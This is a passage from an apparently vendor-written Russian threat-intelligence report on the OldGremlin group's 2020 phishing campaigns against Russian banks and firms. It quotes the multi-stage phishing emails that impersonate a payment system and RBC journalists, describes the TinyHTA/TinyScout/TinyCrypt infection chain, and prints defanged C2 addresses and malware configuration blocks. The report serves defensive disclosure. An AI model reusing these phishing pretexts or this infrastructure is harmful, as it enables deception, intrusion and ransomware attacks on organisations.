**From:** Антонина Кузьмина | [redacted] [mailto:pr@[redacted].online]  
**Sent:** Tuesday, May 12, 2020 6:04 PM  
**To:** [redacted]  
**Cc:** [julia.koshkina@rbcholding.press](mailto:julia.koshkina@rbcholding.press)  
**Subject:** Всероссийское исследование банковского сектора в период пандемии | [redacted] & РБК

Добрый вечер!

Меня зовут Антонина Кузьмина, маркетинговый Директор [redacted] партнером которой вы являетесь. Совместно с новостным изданием РБК мы проводим Всероссийское исследование банковского и финансового сектора во время пандемии коронавируса. Это исследование поможет скорректировать экономическую политику национальной платежной системы, а так же проинформирует наших граждан о возможных финансовых рисках до конца года.

В копии письма, корреспондент РБК Юлия Кошкина, которая непосредственно и курирует данное исследование со стороны издания.

У нее к руководству вашего банка и/или пресс-службы есть перечень вопросов.

Буду благодарна если вы сможете ответить на них до 20.05

с уважением,

**Антонина Кузьмина**  
**Директор по Маркетингу**



Рис. 6 — Текст письма, отправленного от имени маркетологов платежной системы

Если жертва отвечала на сообщение, атакующие отправляли второе письмо с другой почты, которая ранее была в копии (якобы уже от имени журналиста РБК). Как и в прошлый раз, письмо не содержало вредоносного контента (рис. 7).

From: [julia.koshkina@rbcholding.press](mailto:julia.koshkina@rbcholding.press) <julia.koshkina@rbcholding.press> ☆  
 Subject: **Re: Всероссийское исследование банковского сектора в период пандемии | [redacted] & РБК**  
 To: [redacted]  
 Cc: Антонина Кузьмина | [redacted] <pr@[redacted].online> ☆

Добрый день, коллеги. Простите за задержку с ответом, завершила предыдущий материал к публикации.

Антонина, благодарю за вступительное письмо.

Скажите, вы сможете поучаствовать в нашем исследовании?

В случае положительного ответа, следующим письмом пришлю детали.

12 мая 2020 г., 18:01 Антонина Кузьмина | [redacted] <pr@[redacted].online> пишет:

Добрый вечер!

Меня зовут Антонина Кузьмина, маркетинговый Директор [redacted] партнером которой вы являетесь.

Совместно с новостным изданием РБК мы проводим Всероссийское исследование банковского и финансового сектора во время пандемии коронавируса.

Это исследование поможет скорректировать экономическую политику [redacted], а так же проинформирует наших граждан о возможных финансовых рисках до конца года.

В копии письма, корреспондент РБК Юлия Кошкина, которая непосредственно и курирует данное исследование со стороны издания.

У нее к руководству вашего банка и/или пресс-службы есть перечень вопросов.

Буду благодарна если вы сможете ответить на них до 20.05

с уважением,

**Антонина Кузьмина**  
**Директор по Маркетингу**



с уважением,  
 Корреспондент РБК  
 Юлия Кошкина



Email secured by Check Point

Рис. 7 — Текст ответного письма

Наконец, если жертва ответила второй раз, злоумышленники отвечали последним письмом, содержащим ссылки на вредоносный контент (рис.8):




Рис. 8 — Текст письма с вредоносным контентом

Примечательно, что, перейдя по ссылке, действительно можно было забронировать видеовстречу на данном ресурсе (рис.9).




Рис. 9 — Бронирование видеовстречи

Как и в предыдущих атаках, первой стадией в цепочке заражения был архив, содержащий в себе **TinyLink**, который, в свою очередь, запускал **TinyHTA**. На этот раз его функциональные возможности не ограничивались загрузкой и запуском второй стадии: теперь после перезагрузки скомпрометированной системы он позволял заново загрузить следующую стадию с одного из следующих адресов:

- `hxxps://calm-night-6067.bhrcaoqf.workers[.]dev`
- `hxxps://rough-grass-45e9.poeedjusb.workers[.]dev`
- `hxxps://broken-poetry-de86.nscimupf.workers[.]dev`
- `hxxps://ksdkpwprtyvbxdobr0.tyvbxdobr0.workers[.]dev`
- `hxxps://ksdkpwpfrtyvbxdobr1.tyvbxdobr1.workers[.]dev`

Собственно, в качестве C2 **TinyHTA** использовался адрес **`hxxps://rough-grass-45e9.poeedjusb.workers[.]dexv/load.php`**.

К сожалению, выяснить, какой именно инструмент был использован в качестве второй стадии в данной атаке, не удалось. Следует отметить, что по пути `load.php` в других атаках группы обычно был расположен **TinyPosh**. Кроме этого, на одном из зараженных в ходе данной рассылки устройств был обнаружен весьма интересный инструмент, который позже мы назвали **TinyNode**. Подробное описание представлено в разделе **Инструменты**.

Документ, целью которого было отвлечь пользователя, показан на рис. 10.




Рис. 10 — Текст документа, демонстрируемого жертве

## Атака в июне 2020-го




Рис. 11 — Сценарий атаки в июне 2020 года

На этот раз OldGremlin осуществила рассылку от имени юридического бюро. Начало атаки классическое: архив с названием **NDA-Nemoloko.zip**, который содержал следующие файлы:

- документ-приманку с нечитаемым названием;
- **NDA-Nemoloko-04062020.docx.lnk** — TinyLink.

При этом **TinyLink** тоже содержал документ. С какой целью атакующие добавили сразу два документа, нам установить не удалось. Как выглядели документы — на рис. 12 (слева — документ из архива, справа — из LNK).




Рис. 12 — Текст документов, демонстрируемых жертве

**TinyHTA** тоже был подвергнут небольшим изменениям: после демонстрации документа скрипт сохраняет в раздел реестра **HKCU\Software\Microsoft\Windows\Security** закодированный в Base64 PowerShell-скрипт, после чего запускает его. Сам скрипт скачивает нагрузку с адреса **hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack\_2.zip?dl=0**, сохраняет ее по адресу **%APPDATA%\TN\win\_service\_updater.zip.zip**, распаковывает содержимое в директорию **%APPDATA%\TN**, обеспечивает персистентность и запускает нагрузку.

И в данной атаке в качестве нагрузки также выступает **TinyNode**. Псевдодомен **.onion**, необходимый для взаимодействия злоумышленников с **TinyNode**, отправлялся на один из адресов **Cloudflare Workers**:

- **hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/**
- **hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/**
- **hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/**

## Атаки в конце июня — начале июля 2020-го




Рис. 13 — Сценарий атаки в конце июня — начале июля 2020-го

30 июня 2020 года OldGremLin осуществила атаку от имени **СРО «Единство»**. Исследование этой атаки открыло для нас новые инструменты группы — **TinyScout** и **TinyCrypt**. Как и в предыдущих атаках, на первом этапе злоумышленники использовали **TinyLink**. Демонстрируемый жертве документ показан на рис. 14.

	1	2	3	4
1.	Справки (иные документы или			
	заверения) по каждому физическому			
	лицу, входящему в состав органов			
	управления МФО, подтверждающие,			
	что данные лица не имеют неснятую			
	или непогашенную судимость за			
	преступления в сфере			
	экономической деятельности или			
	преступления против			
	государственной власти, не			
	подвергнуты наказанию в виде			
	дисквалификации, не причастны к			
	противозаконной деятельности в			

Рис. 14 — Текст документов, демонстрируемых жертве

**TinyHTA** получал нагрузку с адреса `hxxp://45.61.138[.]170/decide.php`. Однако на этот раз на скомпрометированное устройство загружался **TinyScout** — крошечный инструмент, который решал, зашифровать систему при помощи **TinyCrypt** или установить **TinyPosh** для дальнейшей постэксплуатации.

Должно выполняться при этом одно из следующих условий:

- Устройство находится в домене Active Directory.
- На устройство инсталлирован **TeamViewer**.
- К устройству ранее подключались по протоколу RDP.

**TinyScout** загружал **TinyPosh**. Если ни одно из условий не выполнялось, загружалась и запускалась программа-вымогатель **TinyCrypt**. При этом **TinyScout** имел следующие конфигурационные данные:

```

${REmotEHoStARR} = @(
    ("hxxps://hello.tyvbxdobr0.workers[.]dev"),
    ("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
    ("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
    ("hxxp://45.61.138[.]170"))
${loCKENdP0Int} = ("web/index.php?r=site/loadlock")
${TiNyeNDpoInt} = ("load.php")

```

Конфигурационные данные **TinyPosh** следующие:

```

${CAmpAIgnId} = ("Covid19Camp")
${REmotEHoSTARr} = @(
    ("hxxps://hello.tyvbxdobr0.workers[.]dev"),
    ("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
    ("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
    ("hxxp://45.61.138[.]170"))
${gLObal:REmOtEHoS} = ''
${gLObal:ReqUesTErrLvl} = 0
${COMMaNdPATH} = ("web/index.php?r=cmd")
${rEGIsTryPATH} = "HKCU:\Software\Classes\"
${rEGIsTeReDkey} = "Registered"
${moDulesKEy} = 'TM'
${WoRKHoStKey} = 'WHK'
${wAItingTRig} = "waiting"

```

Как видно из вышеуказанных участков кода, в качестве C2 снова используются 3 **Cloudflare Workers** — два домена и один IP-адрес.

7 июля 2020 года на VirusTotal был загружен архив с именем **Covid19-ВтораяВолна.zip**. Цепочка заражения идентична предыдущей атаке: **TinyScout** загружался с адреса `hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php`, а его C2-адреса также совпадают с ранее использовавшимися.

## Серия атак в августе 2020-го

Начиная с августа 2020 года OldGremlin решили играть по-крупному — они провели серии массовых рассылок, которые заделали банки, крупные энергетическую и страховые компании и даже оружейный завод. Кроме этого, цепочка заражения претерпела изменения: теперь в письме содержалась укороченная ссылка **bit[.]ly**, которая вела на часто используемые группой **Cloudflare Workers** домены. Как и ранее, ссылки содержали архивы, но на этот раз в нем находились SFX-файлы (**TinyBox**), предназначенные для запуска **TinyNode**. Абсолютно все SFX-архивы отправляли псевдодомены **.onion** на **192.248.165[.]254**. Примечательно, что все письма в данных рассылках отправлялись с серверов Outlook в промежутке с 5 до 10 утра (московское время).

Общая схема заражения во всех августовских атаках изображена на рис. 15.




Рис. 15 — Сценарий атаки в августе 2020 года

### Атаки 10 и 11 августа 2020-го

В данной атаке OldGremlin провела массовую рассылку писем от имени **ООО «Финаудитсервис»** и **Российского союза промышленников и предпринимателей**. Письма были отправлены с доменов **финаудитсервис[.]com** и **ruspp[.]org**. Наши сенсоры обнаружили около 550 писем похожего содержания (рис. 16).




Рис. 16 — Текст фишинговых писем

## Атака 13 августа 2020-го

Через два дня OldGremlin провела новую рассылку — на этот раз снова от имени РБК. В рассылке использовался тот же домен, что и в майской атаке, — [rbcholding\[.\]press](mailto:rbcholding[.]press). Она была уже не такая массовая — мы нашли всего 23 письма, и они снова однотипные (рис. 17).




Рис. 17 — Примеры фишинговых писем

## Атака 14 августа 2020-го

На этот раз массовая рассылка (более 200 писем) происходила от имени горно-металлургической компании, письма отправлялись с домена **\*\*\*nikel[.]co** (рис. 18).

